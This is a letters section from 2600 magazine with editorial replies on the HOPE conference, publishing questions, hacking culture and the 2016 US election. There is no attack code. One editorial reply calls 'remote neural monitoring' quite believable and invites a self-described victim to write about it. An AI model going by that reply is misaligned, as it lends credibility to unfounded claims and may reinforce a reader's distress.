Thanks for the review. The retrotech display was there on Saturday and Sunday but not Friday. Perhaps that's when you were looking for it? As for Phonehenge, that display was accidentally constructed in millimeters rather than meters due to a transcription error. You had to look really hard to see it before someone accidentally stepped on it.

We couldn't show the Joybubbles documentary because it wasn't finished yet. You can't really blame us for that.

The photography policy is fairly standard and based on what attendees have requested. We try to be as accommodating as possible ("no pictures" doesn't summarize it accurately). Taking pictures of individuals without their consent is something people tend to object to. It should actually go without saying and perhaps by saying it we drew undue attention to it. We're open to suggestion on how to handle this better.

Keep checking the generic hope.net site for more info on how to get involved in future conferences. Thanks for writing!

Dear *2600*:

I couldn't attend The Eleventh HOPE because I'm unable to enter America at the moment, so I wanted to thank you for streaming everything online and the effort put into Radio Statler. From watching online and following along on Twitter, the event seemed much more diverse than other conferences I have been to recently. Well done, and hopefully I'll be able to get to the next one.

I know people give you problems for the videos being in Flash format, but hey - it does the job for people like me who can't attend in person.

Many thanks.

The Eleventh HOPE Writer 7

Yeah, we have to put format complaints aside after a while since the priority has to be pointed at getting the job done. Flash worked for the live streaming. Now we've got MP4s and DVDs. Everything is downloadable and has no copy restrictions so conversion to different formats is possible. It took a month of solid work after the conference to make this all possible so we hope people appreciate that.

Dear *2600*:

We attended the convention on Saturday. It was great, as usual! When will audio versions of all talks be available online?

The Eleventh HOPE Writer 8

Audio links are already up on the xi.hope.net site next to each talk description.

Dear *2600*:

I finally decided to get off my ass and send you feedback about the conference. It was great! I've been a reader of *2600* since I was in middle school (about 20 years ago) and for a long time I've wanted to come to the conference, but due to time and money I couldn't make it happen up until this year.

I had never been to New York, so I the only ideas I had about the city were from what I'd seen in movies or on TV. I was a little intimidated about the idea of visiting, but decided I should at least visit once in my life. New York is nothing like I thought it would be. The stereotype of New York City is that people are rude, but I didn't find this to be the case at all. Most people I ran into in the city and at the conference were really friendly. No one was judgmental or rude - everyone was there to just have fun and learn some new things.

I thought the conference itself was really well organized. I think you guys did an excellent job keeping speakers to schedule, making sure people knew where to go, and keeping people up to date with any changes.

(Speaking about the conference and the network - at the closing ceremony your network team had mentioned that there were a lot of people using open Wi-Fi instead of a secured connection. Was this maybe from people who were not conference attendees (other hotel guests or people on the street who found the unsecured connection)? This might explain the large amount of Pokemon Go users. Just a thought I had.)

My only complaint - when I got home I wanted to watch some of the talks I missed on Livestream. I was disappointed that some of the recordings were missing or still processing (like Steve Rambam's, for instance). I appreciate that the Internet Society takes the time to archive the conference, but I think Livestream is a terrible platform for this. The Livestream player locks up (on my phone), and when the video does decide to play, sometimes the audio doesn't work either. Livestream just seems really clunky.

In the future, is there any reason that YouTube couldn't be used instead? Unlike Livestream, almost every device out there natively supports YouTube. YouTube also offers the ability to stream live. YouTube just works - they've got it figured out. This might be out of your control, but it's the only thing that I thought could be improved upon.

Anyways, I can't believe I waited this long to attend. Two years is a long time! I will definitely be at the next one.

The Eleventh HOPE Writer 9

We love hearing about people who get their first New York experience through a HOPE conference. So much positive energy on that many levels can really be life changing.

Regarding Livestream, it wasn't our decision, but we think the whole thing worked out great for the most part. There will undoubtedly be people who object to YouTube for one reason or another - please write to us and share. Our main concern is putting on the conference for the people who are there. This is the second time we were able to pull off streaming for all of the people who weren't there. In the end, the setup this year helped us to save all of the talks in HD format for the first time. And now they are all available for downloading, copying, and converting. There's really very little to complain about on that front.

CROSSFIRE

General Inquiries

Dear *2600*:

First of all, thank you guys for publishing me, now twice! I can't believe it was started by someone I know who spoke at one of the HOPE conferences and brought back a couple of issues of *2600* for me to read. I spent hours reading them over and over again, loving everything. I started to buy issues whenever we went to the Books-A-Million store 90 minutes away. Then I figured out that I could get free subscriptions by getting articles published. So I wrote one, sent it in, and a couple of months later saw it in the magazine. It was a simple back door, but I still got the free sub. If I had the money, I would buy them, and I will be supporting you guys through buying each issue and not a lifetime so that you keep getting money from me. Thanks for being awesome.

Anyway, the same person that started me with *2600* is a great, genius programmer and hacker. I've started to learn some Bash scripting, but when I don't know something, all the help I ever get is RTFM, which is common, but ridiculous for someone like me who only has two hours a day on the computer, counting assignments. If I could stay up all night and RTFM, I would, but I can't. Do you guys know of a hacker forum that is kid-friendly in any way? I would buy books, but again, I have no money for the Friggin Manuals, and it takes forever to learn from looking through online forums.

Two more questions: I am trying to download all of the PDFs for a site, but don't want to visit each page and manually do it. It is also a login site, so running a web crawler isn't working. Is there a way I can write either a Bash or maybe Python script to download and parse everything? And if you don't know, then how can I go about decoding the site to find all of the PDF links since the index is nearly impossible to find?

Please don't tell me to RTFM. I know how tempting it is, but you guys know the fine line between good sarcasm and jackass sarcasm. I will laugh, though, if you decide to say it. Then I'll cry. Then I'll RTFM for the last F'n time. Hack the planet!

Anonymous Teen

We applaud your spirit and hope you don't get discouraged with the impatience of others. It's easy to transfer people over to manuals and websites because there's no work whatsoever involved in that and there's also no risk of their own knowledge gaps being exposed. That said, manuals shouldn't be dismissed out of hand, but they can't be your only source of info. (And many times you can find them online free of charge.) Far more important is the ability to experiment. If you want to learn Bash scripting, having a machine or environment where you can try anything to see what happens is an invaluable resource. Not being afraid to break something is key. While online forums can contain helpful information, many times they devolve into tangents and misinformation. But precise searching can often lead you to someone who has experienced the exact same problem you have. The key is to be able to describe it accurately enough so that your search results prove helpful. Your age shouldn't be an issue - if it is, that's not the right place to get answers or help. Another valuable resource is personal interaction. This is why we have monthly meetings everywhere. While there are no guarantees, there is at least the chance of meeting people who understand what you're trying to do and who will respect your attempts and perhaps help theorize on what to do next. We don't know your geographical location, but it's nearly always possible to connect with an interesting group without too long a journey. Hackerspaces are another outlet for info and experimentation. It's entirely possible there's one within reach.

Regarding your quest to download a bunch of PDFs, this seems entirely doable with a utility like wget or some basic scripting. You can use Google to search that particular website for PDFs. Just go to their "advanced search" page. You might also check to see if the site has an ftp server, which might allow you to grab a bunch of files with the mget command. When you figure it out, we hope you write an article about it. Good luck.

Dear *2600*:

I recently authored a report on cybercrime. Would *2600* be interested in an article submission featuring some highlights from the report?

Steve

If you believe it would be of interest to our readers, then by all means write something up with them in mind. We're not interested in material that's self-promotional or overly corporate, but rather material that is provocative and makes some new points. In this environment, that shouldn't be too difficult.

Dear *2600*:

I'm nearing the final stages of authoring a paper and am looking for publishers that might be interested in using it. The paper itself is 23 pages. Would this be too lengthy to be accepted by *2600*, or when it's complete should I submit it for review?

andrew

We always want to see what people write, but 23 pages is definitely a bit much. However, if the material is filled with revelations and interesting stuff, we wouldn't rule out printing it in several parts. Papers are often different than articles in tone, however, which can work against them when being considered here. A solution would be to apply some cosmetic changes that would make it more palatable for our audience. Plunging into the heart of the material sooner, having less of an academic tone, writing from the hacker perspective are all tips that can help make it a suitable length and style that would resonate with the people who read our pages.

Dear *2600*:

Sir,

Do you provide hacking tutorials?

Thank you.

hardik hardik

We appreciate the politeness, but that's not what we do. You learn hacking by doing and we can help supplement that with the various articles we print. And there's no "Sir" here.

Dear *2600*:

Hey, can someone there help me with a couple of publishing questions? I'm writing a biography and want to see if anyone can give me advice for the statute of limitations on certain criminal offenses I've never been charged with. Most of it was over 15 years ago. I think the federal is five. I was a little concerned with how the Patriot Act affects the statute on some silly stuff people used to get away with.

C

Wow, OK. We are really not the right people to ask for definitive answers on this. Legal experts definitely would know, although invariably they will likely tell you not to write about this in the first place. The safest thing for you regardless is to leave all names and identifiable information out of the piece. If it's really interesting, it won't need them anyway.

Dear *2600*:

Hi, this may be a dumb question, but it seems like I usually find *2600* on the newsstand at Barnes and Noble before I see that the website is updated. For instance, I just picked up the Autumn 2016 copy, but the website still showed the Summer 2016 issue as being on the stands. Do you purposefully wait to update the website until you think the magazine has made it to news outlets/bookstores all across the country or something? I appreciate the fact that you offer *2600* in multiple formats, but I will always read the print version.

Bill K

You're very observant - that's exactly what we do. In the past, we'd tell people the new issue was available when it actually hadn't yet made it to the bulk of stores. While we're not accepting responsibility for any of the ensuing riots that may or may not have taken place in those bookstores, we do believe people are happier when what's on our website is a fair representation of what's actually true in the real world. And if you find a new issue before we announce it, consider it a pleasant surprise.

Dear *2600*:

I wasn't sure what email address to use regarding a question I have about an article I have read in one of the issues (either 33:2 or 33:3). I went to the *2600* website and searched all over the site for a contact section, and looked through my *2600 Magazine* for a contact section, but could not find one. So I am using the contact email address found in the back of the *2600 Magazine*. I bought both of these *2600 Magazines* (33:2 and 33:3). Well, I should rephrase that. I am subscribed to the physical copy of *2600*, and I had the listed *2600 Magazines* with me while I was admitted to the hospital for just over a week. I don't know which magazine, or article in the magazine, I was reading, but I made myself a note to look up something when I got released and sent home. In my quick note to myself, I only wrote the two words "magic tree." Now that I am home, I don't remember what article that was from, and what it was regarding. I'm pretty sure it was the name of an application, but when I Google that, nothing comes up with what I would expect. I have started to go through some of the articles that I know I was reading, but could not find anything with the words "magic tree." I was hoping maybe you could help me with what article I might have been reading. I only had those two magazines with me. If I had the digital copies, it would obviously be easier to search through and find out which article I was reading. So I hope you can help me out, or pass this request on to someone who might be able to help me out. Your help would be much appreciated.

Steve W.

You certainly know how to make a challenging exercise for yourself. As it happens, all we were able to find was a penetration tester with that name from a few years ago. We made no mention of it in the issues you cited. We suggest carrying a pen so you can mark articles of interest if this ever happens again or, failing that, just fold the pages where it appears.

Dear *2600*:

In the Summer 2016 issue, you published an article by fooCount1 entitled "Free Windows." The article was great and I appreciate your work toward educating those of us who appreciate knowledge. In light of that, the AutoKMS app referenced in the document pointed to a newsnet.nl site that did *not* have the tool available for download.

Is there any way you can ask him where the tool may be acquired cleanly? A URL linking to the app would be sufficient.

Thanks in advance?

db

Consider this our asking.

Dear *2600*:

I rooted my pinball game (http://lachniet.com/pinball) - it made it to Slashdot recently.

Some people want more info on how to do it. Same as rooting any Linux OS really. It's pretty simple. The article would cover DDing a drive, converting DD to VMDK, and booting it in VirtualBox. Using single-user boot mode to add a root account. Enabling networking, ssh, etc.

Converting back, making portable binaries on a dev system and transferring, fiddling with the pinball game - CGI binaries to display on screen, streaming display to twitch.

Upside: good info for people that don't know these old tricks, applicable to more than just that one platform.

Downside: It might be a little long to write up for an article. I don't know. I haven't written it.

Mark

Well, we hope you do. While getting online attention is great, it has a completely different dynamic than the printed word, which people continue to go back to for decades (and probably centuries when we reach that stage). It's not an either/or - you can take advantage of both methods and reach all kinds of different people.

Dear *2600*:

When you say "use the highest quality settings on your camera" for payphone and back cover submissions, what does that mean, exactly? What's the lowest resolution photo you've accepted?

lol-md4

While we've been able to perform some remarkable image saving tricks, it's generally best not to use the kind of low resolution found in many camera phones. Megapixels don't always correlate to good quality. Software and image sensors play a big part, as does simply knowing how to take a decent photo. A good photographer will be able to pull it off usually, but for the rest of us, using an actual camera (such as a DSLR) with the highest resolution settings is the best bet. But if it comes down to either using what you have or not taking the picture, always take the shot and send it in. Our address is payphones@2600.com for payphone submissions and articles@2600.com for back cover photos.

Dear *2600*:

Hi all, lifetime subscriber, and have called in a few times. The Eleventh HOPE was a great time, and good job on the hotel rates.

I'm currently binge watching *Mr. Robot* and in Season 1, Episode 7 at 10m51s, the main character Elliot says: *"I remember when I was a kid I got into web design by ripping off sites I liked. All you had to do was view source on your browser."* And they show him accessing www.2600.com in a Netscape browser with things like the "Free Kevin" lockdown clock at 3 years, 4 months, 9 days, 41 minutes.

Just wondering if *Mr. Robot* ever asked, or was given permission, to use 2600.com on the show. (Or more importantly if you are owed any royalties.)

It was funny to see it, and I can't have been the first to notice it. Just thought I'd ask.

Keep up the good work.

TimInCT

Thanks for your concern and for being so remarkably precise in your observations. Yes, everything was done through the proper channels. We don't get royalties for such things - just knowing our site was one of Elliot's favorites when he was a kid was payment enough. We were quite surprised they managed to reproduce something from nearly 20 years ago with such accuracy. Incidentally, we don't believe anyone should have to ask permission to use our stuff as props. We know not everyone shares that view, but you will never catch us going after someone for not getting our OK, even if it's for a production we detest. Art should be free to express itself without lawyers.

Dear *2600*:

I understand you have a policy regarding the republishing of articles that have appeared elsewhere. I was wondering if you would be interested in making an exception in this case as it would appeal to your readers without a doubt.

Here is a link to the article. If you do decide to run it, I can send the .doc file over or whatever format you prefer. Regardless on whether you run it, keep up the good work!

Mike

The entire point of that policy is to give our readers new material. No matter how popular the piece might be, if it's already been published, we're doing them a disservice. We're not unreasonable, though. If you published it to a handful of people, that's obviously not the same thing as having it on a popular forum or website where scores have already seen it. In the end, you can always rewrite it with our audience in mind if you believe the material is still fresh. But we don't accept articles as links - you need to actually send the article to us.

Contributions

Dear *2600*:

Lopez Island, Washington - seen at the Odlin County campground. Phone lit up but no dial tone.

Tad

Fascinating, but those words were all you sent us. We suspect you intended to send along a payphone photo too. People, please doublecheck that you've actually attached your picture when writing to us. You would be amazed at how often this happens.

Dear *2600*:

I saw this one in Lindau, Germany. Touch sensitive glass with normal computer monitor located behind glass. The phone was mounted in the window of a tourist office. It allows you to call the main tourist office if the local office is closed. I think it also provides information for tourists, but only if you speak the German language needed to operate it. Without German, I could not understand how to call anyone. Great for tourists!

Here seems to be a link to the manufacturer website: http://www.tis-touristik.de/unsere-produkte/webtis-informations-systeme

Daniel

Didn't we say you'd be amazed? This was the very next submission! It seemed a shame to waste all of that exposition. Perhaps we can start a new section of pictureless payphone descriptions which would be an exercise for our readers' imaginations?

Dear *2600*:

Can you tell me, has *2600* ever in the past published any information regarding topics related to remote neural monitoring? I would be interested to know. I would also be interested to know whether or not you guys may be interested in some kind of article from someone who has been a victim for roughly five years. Try to take me seriously here, as I do realize how many people scorn at the thought of such an issue being portrayed as a reality. If you are incapable of doing so, I am obviously reaching out to the wrong people.

I feel that I have far more realistic details than many of the people who have come forward, especially those who have used mediums such as YouTube, and many of those involved in the now defunct organization FFCHS (Freedom From Covert Harassment and Surveillance). I think, however, that many genuine victims and actual experts on the subject could agree with most of what I have to say.

If you may be interested, we can go over details as to what would be an acceptable format, if such a thing would be required. I am fairly decent at writing, and I am capable of relating and expressing things as scientifically as possible, given the (basically) theoretical nature of the issue in focus, minus that which can be limited to personal experience alone.

This is an extremely important issue which needs more backing from those who have the minds to understand such things, things beyond the generic sense of paranoia that seems to be pushing so many people out there into spreading the information that they are. This goes well beyond anything regarding cyber security, though aspects of cyber security (which is lower-level security in comparison) are involved.

S

We haven't published anything comprehensive on this subject. As with most things, presentation is extremely important, and what you've outlined seems completely rational and well thought out. The concept of remote neural monitoring is fascinating and quite believable, even though many discount it as "pseudo science." Even if we believe it to be impossible, on a theoretical level, this is something those in power most definitely would want to be able to develop. We get an incredible amount of mail from people convinced their every move is being monitored and controlled, and while a good amount of these accounts may be true, they often lose believability in the telling. Perhaps this is because of the tone of desperation that can so often accompany these tales. We frequently side with the person in a film or TV show who's trying to convince everyone that they're not crazy despite the evidence and fantastic odds. In real life, this is harder to do unfortunately. Your article could do a world of good in addressing such things. Please make it as detailed as possible. We prefer ASCII format but can generally read anything.

Dear *2600*:

I know you invite article submissions, but would it be possible to accept a piece of poetry?

Thank you!

Hack the Planet
by Gregory Porter

As The Mentor once said
the electron and the switch
Is the world in which we tread

The beauty of the baud
where curiosity and intelligence
are what we applaud

Curiosity and no more.
That is my crime;
I merely opened an unlocked door.

You may stop the individual with a targeted strike,
but you can't stop us all,
because we're all alike.

Dear *2600*:

About two months ago, you notified me that my article would be published. I was trying to find out if a publication date has yet been set?

C

As we're quarterly, there are three months between issues, so this isn't at all unusual. As it can take a couple of issues for your article to show up, even more months can pass. That's why it's important that your piece not be something that only sparks interest for a short time and then is forgotten. The written word in printed form takes longer to show up, but it also sticks around for a very long time. That's why phone companies are still mad at us for things we printed back in the 90s.

Dear *2600*:

A word in your blacklist is *not* blacklisted by Google: licked.

P

Stop the presses. This must have something to do with Trump gaining power.

Liberation

Dear *2600*:

Never underestimate what a motivated individual with a white van, uniform, safety vest, clipboard, and some orange cones can accomplish. Social engineering is not glorified much in *2600* culture, but we are the boots on the ground if you will. The art of obvious invisibility is learned and one must exercise to keep steady. This piece was always lusted after. Looking for phone booths. Happy hunting. Good Will.

massitakevin

We're not really sure what this was all about. The photos you sent us show most of the items you mention in an apparent phone booth heist (one photo shows it in place and the next shows it gone). It doesn't appear as if an actual phone was part of this operation, so it's likely that the piece that used to hold one was indeed abandoned. At least we sure hope so.

Dear *2600*:

I've avidly read *2600* for about five years now, and I'm loving every issue more and more - especially as my understanding of technology grows and I can better comprehend the material.

Always has this magazine warned of the dangers of governmental oversight, and draconian Internet laws. Never before 33:2 has it so clearly (to me) painted a startling picture of America being anything but a country of (at least some) technological liberty. Never before have I considered fleeing my home country.

Now that I'm thinking these thoughts, I am curious. What countries would you suggest I look at to move to, or what criteria should I use in finding a new hacker-friendly home? I don't even know where to start.

Thank you for any advice.

Sky

We've been getting this question quite a lot lately and it's totally understandable. But there are a few factors to consider. First, there is no place on the planet where you can escape the threats that are now at the forefront for us. Regimes change, people's attitudes can be manipulated, and what's abnormal this year can become the mainstream next year. Running isn't the answer. What is needed is for people to remain in their environment and do whatever they can to make it one they're comfortable in. It's your land, it's your flag, it's your culture just as much as it is anyone else's. By giving up, we cede all of that and make the job of our opponents so much easier. It's often difficult to stick around and so many of us are weary of fighting what can seem like an endless and fruitless battle. But we often don't see the victories or feel the progress that we've made. There are more people now who "get" technology, privacy, encryption, and how to become empowered than ever before. In a sense, it's good to have a fight in front of us because that's the surest way to realize the strength that we have. And there are so many examples of how this strength can be manifested: legal battles, publicity campaigns, disruption, direct actions, symbolic protests, and simply expressing oneself in writing, art, media, and fiction. You may find yourself in a place where none of that seems to matter. This is where people like you will count the most. The thing to remember is that you're not alone, the rest of us care, and your voice most definitely will be heard. Please don't be afraid to use it. History will thank you. And so will a lot of people in the present.

Scrutiny

Dear *2600*:

Changed your wiki page for "more accuracy" and "plainer language." Let's hope no one has changed it back by now. Y'all aren't the professional, uptight people Wikipedia made you seem like.

Oh, and my opinion on Trump: Julius Caesar once said, "He thinks too much. Such men are dangerous." Trump doesn't think his actions through, but at the same time, Mark Twain once said, "All you need in this life is ignorance and confidence, and then success is sure." Trump's ignorance to hackers and a lot of other things is outweighed by his confidence. Success is surely evident, unless of course America smartens up. But is Clinton really any better? Sure, she might not be a "threat" to you guys as much, but she's just as bad, just in different ways. The only hope is that we get through this together.

By the way, the three Bible-quoting cultists (Letters, 33:2) gave me a laugh. Talk about making a ministry!

(Sorry, the font changed. I can't get it back. Deal with it, like you dealt with my mistakes in my articles.)

NerveGas Jr.

We didn't notice your font change as we only read letters in ASCII. (It helps to eliminate distractions and give your actual words the weight they deserve.) We hope your font comes back to you. We don't know what you did to our Wikipedia page, but be aware that we have people on 24-hour standby who are alerted the second any misinformation is posted and spring into action.

We can't imagine what Julius Caesar would make of Trump, but Mark Twain would almost certainly have had a lot of fun with this. We know present-day writers certainly are.

Dear *2600*:

A couple of weeks ago, I purchased the latest two editions of *2600*. For diverse reasons, it was a long time since the last time I've done so (15 plus years).

Sadly to say, I have noticed an alarming decline in the quality of the articles. I consider most of them too general/too vague or too trivial/obvious to add any real value. In two magazines, I've found only a couple of interesting/informative articles (I am assuming that the latest two magazines conform a good sample to infer the decline conclusion). This was not the case 15 years ago. Of course, this is not the editor's fault, but the lack of good articles coming to the magazine, as far as I understand.

I am not writing to you to criticize but to comment the following:

I've noticed that in recent years many interesting *freely available* talks like Defcon ones started to appear in the "recently" created YouTube. I am sorry to say that the content of many of those talks are far more interesting/informative than most of the articles I've found in the latest *2600* issues. I know this is *maybe* an unfair comparison, but the "market" of hacking knowledge changed in the last 15 years. I would rather comment that I don't know whether the number of *2600* sales is decreasing, increasing, or steady. As a matter of fact, I feel much more motivated to extract information from those talks than getting a *2600* magazine. Again, it's of course my personal view, but I suspect I am not the only one.

I guess that part of the decline of the quality of the articles (if there is so, maybe it's just my point of view) is because new generations of hackers are more focused on other communication channels to spread knowledge, like delivering talks that will be published on YouTube. Still, as in every science, written media is of most importance. So going to the point: Have you ever approached the guys that deliver talks in conferences like Defcon to propose them to write an article (based on the talk, perhaps)? I am asking because I don't know if it is possible or maybe you already tried. I guess that many are lazy enough to say no, but I bet that others will accept. According to my point of view, this will increase the quality of the material delivered by *2600*. Also, I am not sure if they receive money for the talk or not, but in most engineering conferences you don't.

In summary, it's just a thought and I hope this helps.

El Magistral

We do appreciate the observations and the critique. But it's hard to address your concerns without specifics. We do know there are great differences between putting on a talk and writing an article. The two aren't interchangeable without a good degree of work. But we have, in fact, done just as you suggested for the last few years and solicited speakers at our own conferences (which you don't seem to be aware of) to write articles and a good number have. Additionally, you don't seem aware of the fact that we've also been putting this material online free of charge for quite a few years. Visit Channel2600 on YouTube to see every talk presented since 1994.

Much can change over a decade and a half. Technology is certainly different and our own tastes and experiences also change with time so that an article we once found interesting no longer seems so. We've actually been getting such criticisms since our second year of publishing! But you do touch upon an interesting point with regard to trends and habits. Yes, people are more focused these days on videos than they are on reading. The entire publishing industry has been affected by this. We see far less zines on the stands than we have in the past, bookstores have disappeared entirely in many communities, and literacy seems to be less of a priority than ever. It doesn't have to be this way and we like to think that this hasn't happened to our many readers and writers. But it could be a bad sign for the future, which is why it's important to address these issues and work on ways to keep as many outlets as possible in existence. We all have the power to help here. Thanks for being alert to this and for engaging in the dialogue.

Electorials

Dear *2600*:

Am I the only one disheartened by Julian's announcement that he was timing the release of the Hillary docs to coincide closer to the U.S. election? I understand rationale and motives and all that, but at least WikiLeaks had the illusion of being above the political gaming, something of an anti-hero for the common man.... Now, just have to go back to question everything, even with the wiki... what is being released? What is the motive? Why? What is not being released? The narrative has changed....

machghostine

You're not the only one. Timing releases in order to have a specific effect is very different than releasing leaks as they come in. Of course, someone who leaks info can themselves time it for such an effect, but it would be profoundly wrong for a journalist to delay that release or to only publish material from one side if there was also material that could be harmful to the other side. If this election didn't prove the power we all can have simply by gaining/sharing access to bits of information, nothing ever will.

Dear *2600*:

The way I envision laws like the ones that put hackers in jail getting created and then forced upon its victims is not through politicians, but through lobby groups and corporations. Several corporations probably got compromised, most likely due to their lack of wanting to spend money on IT security than the absence of law. They decide to tell the lobby group they fund to push Congress to make the laws that benefit them and to also fund a cyber security entity so *they* don't have to. Of course, Congress rolls over and begs for the money while wasting taxpayer dollars on anything corporations desire.

In this election, we know which candidate gets the most contributions from Wall Street.

Nick

Most of what you say can be seen as fairly accurate, but conclusions aren't always that easy to arrive at. For instance, is it a foregone conclusion that someone who accepts more money from Wall Street will always be working for their perceived interests? It seems somewhat likely, but is it definite? Can we say with certainty that there couldn't be something a whole lot worse than this possibility? If, say, there was someone who didn't need Wall Street donations, was used to not playing by the rules, always got whatever they wanted, and lived in the fantasy world of corporations, do you think they would actually care more about the individual needs of the common people? Whatever the answer, we're in uncharted territory now. Enjoy the ride.

Dear *2600*:

I've always loved the magazine over the past 20 or so years. Was a bit "scared" to do a subscription. But hey, doubt that it's much on the radar these days with a hacker conference basically every weekend (and you guys keep things on the up and up legally - nothing too "dangerous").

But I gotta say, I'm kinda glad I didn't go to HOPE this year (and I *really* want to attend at least one in my life!). It seemed to have the same issue/problem the radio/podcast show has; it's *way* skewed towards political activism than hacking (radio considerably more so - conference this year seemed to be near a 50:50). Radio/podcast seems like a d-bag radio host talking "cyber." At times, seems the *Off The Hook* hosts are ten years behind what's going on in the trenches.

I do not want to be a complete curmudgeon. I watched (and *thank you!*) numerous talks live. I do applaud your effort. It's outstanding and about the best one can find for a U.S. hacker conference. And again, thank you!

I'm a multi-year mag subscriber, but can't really listen to the radio/podcast anymore (but love Bernie). Want to go to the next HOPE (need a New York pizza infusion - it and kKaiser rolls are the only thing I truly miss from New York).

Anonymous

You're certainly entitled to your opinion and we completely respect that. But anything that's countercultural by default has an element of political and/or social elements included. Our conferences have gotten wildly popular because of that, not in spite of it. And you clearly weren't able to resist it yourself! We don't want to be like other conferences, which, as you note, are fairly commonplace. In other countries, what we do is more the norm rather than the exception. So having that kind of a discourse here is absolutely essential and invaluable. We hear that constantly and our biggest complaint by far is that there isn't enough room. And after all that, there is still plenty of technical content. It's just that we're also looking at the bigger picture. Without groups like the Electronic Frontier Foundation, without fighting back on issues of encryption and content control, without exposing and battling the surveillance that is expanding all around us, we risk becoming little more than mindless consumers. As hackers, we deserve - and demand - better.

Our radio show follows a similar philosophy. For one thing, it's a radio show that also appears as a podcast. That alone makes it rather different than most podcasts, which tend to be narrowly focused to specific interests. When on the radio, there are millions more in the potential audience, many of whom weren't specifically searching for the content they're now being exposed to. That means the content needs to remain accessible to them by not becoming overly technical or designed for a niche, and by relating to other aspects of life. That includes the social and political ramifications.

There have always been people who want us to ignore the world around us and just focus on the technology. That has never been our purpose, not from our very first issue, our very first radio show, or our very first conference. If we were to do that, we'd basically be entrusting all of these vital issues to "experts" or people who allegedly cared, while we'd simply play with and talk about our toys. That may be how the mainstream views hackers. We see our culture as far bigger and far more vital to society at large.

Dear *2600*:

Your article against Trump is wrong to imply Trump is worse than Clinton. Her husband began the war on hackers from the PGP prosecution of Zimmerman, FBI's Carnivore, the DMCA, the Clipper Chip, and more. She and her party have been tarnished by hackers leaking their emails; now she has a strong incentive to crack down on hackers. Her privacy policy is *no different* than Trump's. She said, "It doesn't do anybody any good if terrorists can move toward encrypted communication that no law enforcement agency can break into before or after" while calling for a "Manhattan-like project" to break encryption. Like Trump, she also wants to shut down parts of the Internet. She said, "We're going to have to have more support from our friends in the technology world to deny online space." Invoking the Orwellian spirit of George Bush, she continued, "You're going to hear all of the usual complaints, you know, freedom of speech, etc. But if we truly are in a war against terrorism, and we are truly looking for ways to shut off their funding, shut off the flow of foreign fighters, then we've got to shut off their means of communicating." The only difference between Trump and Clinton is that Trump speaks more bluntly about what he believes due to being inexperienced at silver-tongued politics. But he and Hillary Clinton (and Bush and Bill Clinton) agree on this: statist encryption backdoors for the feds and totalitarian Internet censorship.

David

You'd be hard pressed to find a leader in the White House who didn't spout the above rhetoric. Go back over the past 30 years (beyond that it becomes harder to imagine how presidents might have dealt with today's technology) and ask yourself if any president wouldn't have wanted these kinds of capabilities. Look at other world leaders and see how many of them honestly care about people's privacy more than being perceived as able to always monitor the bad guys. We don't condone any of your examples and never will. But we do recognize that, bad as certain people and positions are, things can always be worse. And through our broken electoral system, we've just handed all of this power to a grossly incompetent corporate executive who spouts hatred at every turn and has abused every bit of power he's ever held. But even if you believe that he'll somehow see the light and not do everything in his power to crush individuals like us, take a good look at the people he's bringing in. They range from white supremacists to anti-science zealots to hard-liners who embrace torture as a law enforcement tactic. They are not our friends. And while there's plenty to criticize the Obama administration for, by far the biggest critique we're hearing is that they helped build an apparatus that could be extremely dangerous to freedom and liberty if it fell into the wrong hands. And that is precisely what has just happened. We've been warning about just such a scenario for many years. Now we get to see exactly how paranoid we really are.

Dear *2600*:

The election is right around the corner and *2600* has declared its support for Hillary. However, it makes no sense for hackers to support either Hillary (remember her Manhattan Project to break encryption) or Trump. Hackers who really value freedom should be voting for the Libertarian candidate. Libertarians will be much more accepting of personal liberties and privacy than either Democrats or Republicans. You can't have freedom and a nanny state at the same time. True freedom is personal freedom and economic freedom. The creativity of hackers, business people, and others is being suffocated under our nanny state of over regulation. The government is hopelessly in debt after decades of borrowing and spending to support military adventures all over the world and massive social programs at home. The Great Society has become a giant bloated pig being sucked dry by piglets sucking at the federal tit. In the 30 years from 1945 to 1975 we went from propeller planes to jets, we built the interstate highway system, sent a man to the moon, created modern computers, developed nuclear power, transformed agriculture, and were proud of the accomplishments. As a kid, I watched the space shuttle take its first flight, was promised bases on the moon, human exploration of Mars, and an extended life span. What did I get instead? Well, in the 30 years since, we have retired the space shuttle, we beg the Russians to take us to the ISS, our infrastructure is crumbling, the country spends a third of its budget on interest to service the national debt, free speech is under assault on college campuses, we've been told we have no right to privacy on our computers, the middle class is declining, and I will never see that human trip to Mars in my lifetime. What a waste of 30 years. If I sound pissed it's because I am. I work hard and I do well personally. But others need to do the same. We need new ideas in Washington and we need them now. No more endless welfare, military adventures everywhere, and mass uncontrolled immigration (culture matters). No more group based whiny identity politics. Let's get it together as a nation, build things again, explore the universe, be proud of our accomplishments, and fight for a culture of freedom and liberty. Vote differently this year. Shake things up and put some Libertarians in office! I don't agree with them on everything, but it can't hurt to have a third party to keep the two dominate parties a little more honest.

Piss Off Voter

You must have gotten a fake issue as we don't recall ever endorsing anyone. What we did was warn people against putting Trump in office and we stand by that. While many of your priorities are great, you must realize (and obviously, your letter was written before the election) that the way the system is set up, third party candidates have no chance of winning. That's not saying we shouldn't support them. But in this particular case, voting for them wasn't helping them. The goal was to keep a tyrant out of the White House. That goal failed. But in so doing, we may have opened the door to opportunity because never before have people realized how flawed our system is. Changing some of the fundamentals, coming to terms with the fact that rules can change over the centuries, and embracing a pro-democracy movement in this country where one person's vote is exactly equal to another's - these are goals that may at last be attainable if people use their anger and frustration to force change. That's when third parties can actually benefit. What many failed to realize on Election Day was that a vote isn't the equivalent of taking a jump shot where you either get what you want or you don't. It's more like a game of chess where a move might result in a painful sacrifice that can pay off down the road if you only think it through.

Dear *2600*:

First off, I feel I must use a Yahoo address to do this correctly. As I write this to you, my body is shaking. I'm so disgusted. For the last few years, I have picked up your rag for an occasional glance when I'm bored. I never really knew why. Your articles are always vague at best describing exploits. Nothing new is ever buried in them. There is never anything fantastical. Maybe it is for reflection of things I've done or situations I've been in. Thanks to the last issue I know why. It is an escape from the sad reality that we as humans are in our twilight time in this thing we call the world, society, existence, etc.

I bought your rag and tossed it with some catalogs in the bathroom. I picked it up later as I was relaxing after a nice shit and opened it up to your rant about the election. I wish I never did that. As I read your rant, my pulse boiled and you ruined my day. I will never be able to innocently pick up your rag again. You have gone the *Wired* route. The every newspaper in America route. Except you do not disguise your commentary as news (I give you credit for that).

